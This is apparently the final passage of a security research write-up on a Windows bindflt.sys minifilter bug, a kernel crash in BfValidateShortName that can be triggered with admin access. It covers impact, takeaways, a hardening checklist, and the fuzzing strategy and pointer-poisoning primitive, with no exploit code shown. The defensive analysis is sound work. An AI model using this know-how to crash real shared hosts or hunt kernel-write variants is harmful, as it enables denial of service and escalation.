Why does single-threaded triggering survive while the soak crashes? Two plausible reasons. First, the dereferenced pointer races against the driver’s own pool allocations; with one thread you sometimes land on a valid mapped page even when v2 is junk. Second, the batch-store code is one of the few BindFlt paths that takes a writer lock on a shared map structure; concurrency forces the validator into a state it cannot recover from once a corrupt entry sneaks through.
Impact Assessment
The artifact is best classed as an administrator-triggered kernel denial of service. The required \BindFltPort access means it does not cross a security boundary by itself — an admin can already make the box unhealthy in many easier ways. Two caveats worth recording:
- Defence-in-depth narrative. Microsoft’s own boundary documentation places “admin to kernel” outside the serviceable bug bar, but the same documentation has been progressively tightening as Hyper-V-based isolation matures. A driver that takes an attacker-controlled qword and dereferences it without verification is a clean target for variant hunting — the same primitive in a code path reachable from a non-admin context becomes a CVSS-shifting kernel write.
- Container / WSL exposure. Workloads that wrap untrusted callers in containers (CI runners, multi-tenant build hosts) typically grant the host-level admin needed here as part of the orchestration agent. A successful crash on those hosts knocks every co-tenant tenant offline at once. That is not a privilege escalation but it is an availability incident.
- The bug is structural, not adversarial-input-only. Whatever fix lands should not be limited to rejecting the specific mutation the fuzzer produces; the per-entry trust model needs to be revisited.
Key Takeaways
- Windows 11 25H2 build
26100.8655bug-checks with0x50insidebindflt.sys!BfValidateShortNamewhen fed a batched virtualisation-mapping message whose per-entry pointer field is poisoned. - The trigger requires local admin (to open
\BindFltPort), so this is DoS — but the validation gap is the textbook “trust an embedded pointer” pattern that has produced LPE-class bugs in other minifilters. - The PoC is structure-aware: it seeds a real merged-bind mapping with
BfSetupFilter(flags=0x02), then mutates exactly one field per round and only flags HRESULTs that suggest the driver went further than it should. - Single-thread runs usually survive; the multi-threaded
batch4mode lands the bugcheck within a minute, which strongly suggests a concurrency component on the writer lock guarding the in-kernel bind map. - The crashing fragment dereferences
*((QWORD *)a1 + 1)as a UTF-16 string pointer and indexes it immediately — no probe, no__try, no offset-to-pointer translation. That is exactly the failure class a fuzzer like this one is designed to find.
Hardening Checklist
- Treat embedded fields as data, not pointers. For every minifilter message format that travels over
FltSendMessage/FilterSendMessage, audit the per-entry parser and ensure each pointer-shaped field is either (a) an offset re-resolved against the original buffer with bounds checks, or (b) a kernel handle resolved through the documented handle table — never the raw value the caller supplied. - Wrap untrusted dereferences in
ProbeForRead/__try. Kernel code reaching into structures derived from user-mode input should either probe the address first or run the read under a structured-exception frame so a bad pointer becomes a cleanSTATUS_ACCESS_VIOLATIONback to the caller instead of a bug check. - Drive batch parsers with a fuzzer that respects structure. Single-thread one-shot fuzzers will miss bugs like this one; multi-thread runs that seed a realistic in-kernel state first and then mutate one field per round catch them quickly.
struct_fuzz.cis a usable reference template for any minifilter that exposesFltSendMessage. - Audit
BfStoreBatchedVirtualizationMappingalongside related entry points.BfSetupFilter,BfRemoveMapping, and theGetMappingsfamily all share descriptor types; any sibling that accepts a similar entry array is a candidate for the same audit. - Constrain who can talk to
\BindFltPort. On hosts that don’t use Windows containers, App-V, MSIX, or WSL, the bind-filter port is dead weight. Either restrict the ACL on the filter-port name via the minifilter’s registration parameters or unload the driver entirely (where supported by the workload). - Enable Driver Verifier on test rigs. The PoC’s pattern — one-thread-fine, eight-threads-dead — is exactly what Driver Verifier’s pool tagging, special pool, and force IRQL checking are built for. Running the same fuzzer under Verifier surfaces secondary issues (use-after-free, lock-order inversions) that the bare bug check obscures.
- Treat “admin-only DoS” as a variant-hunting trigger, not a closed ticket. When the same parser pattern appears in a code path reachable from a non-admin context (e.g. an alternate IOCTL or a future FltSendMessage caller that doesn’t enforce admin), the same primitive becomes a kernel write. File the audit; don’t just file the dump.
Conclusion
The interesting part of bindflt-0x50 isn’t the bug check itself — admin-required DoS on a Windows minifilter is rarely the most useful exploit primitive. The interesting part is the shape of the bug: a kernel-mode validator that walked a pointer it had no right to trust, in a code path that became reachable only once a realistic mapping was seeded under it, on a driver that sits on the I/O stack of every modern container and bind-mount workflow. That combination is exactly what variant hunters look for, and the PoC is a useful template for similar audits across the broader minifilter ecosystem.
Research artifact: bindflt-0x50 — author not clearly listed. PoC source, Makefile and minidump cited and reproduced above with original hashes.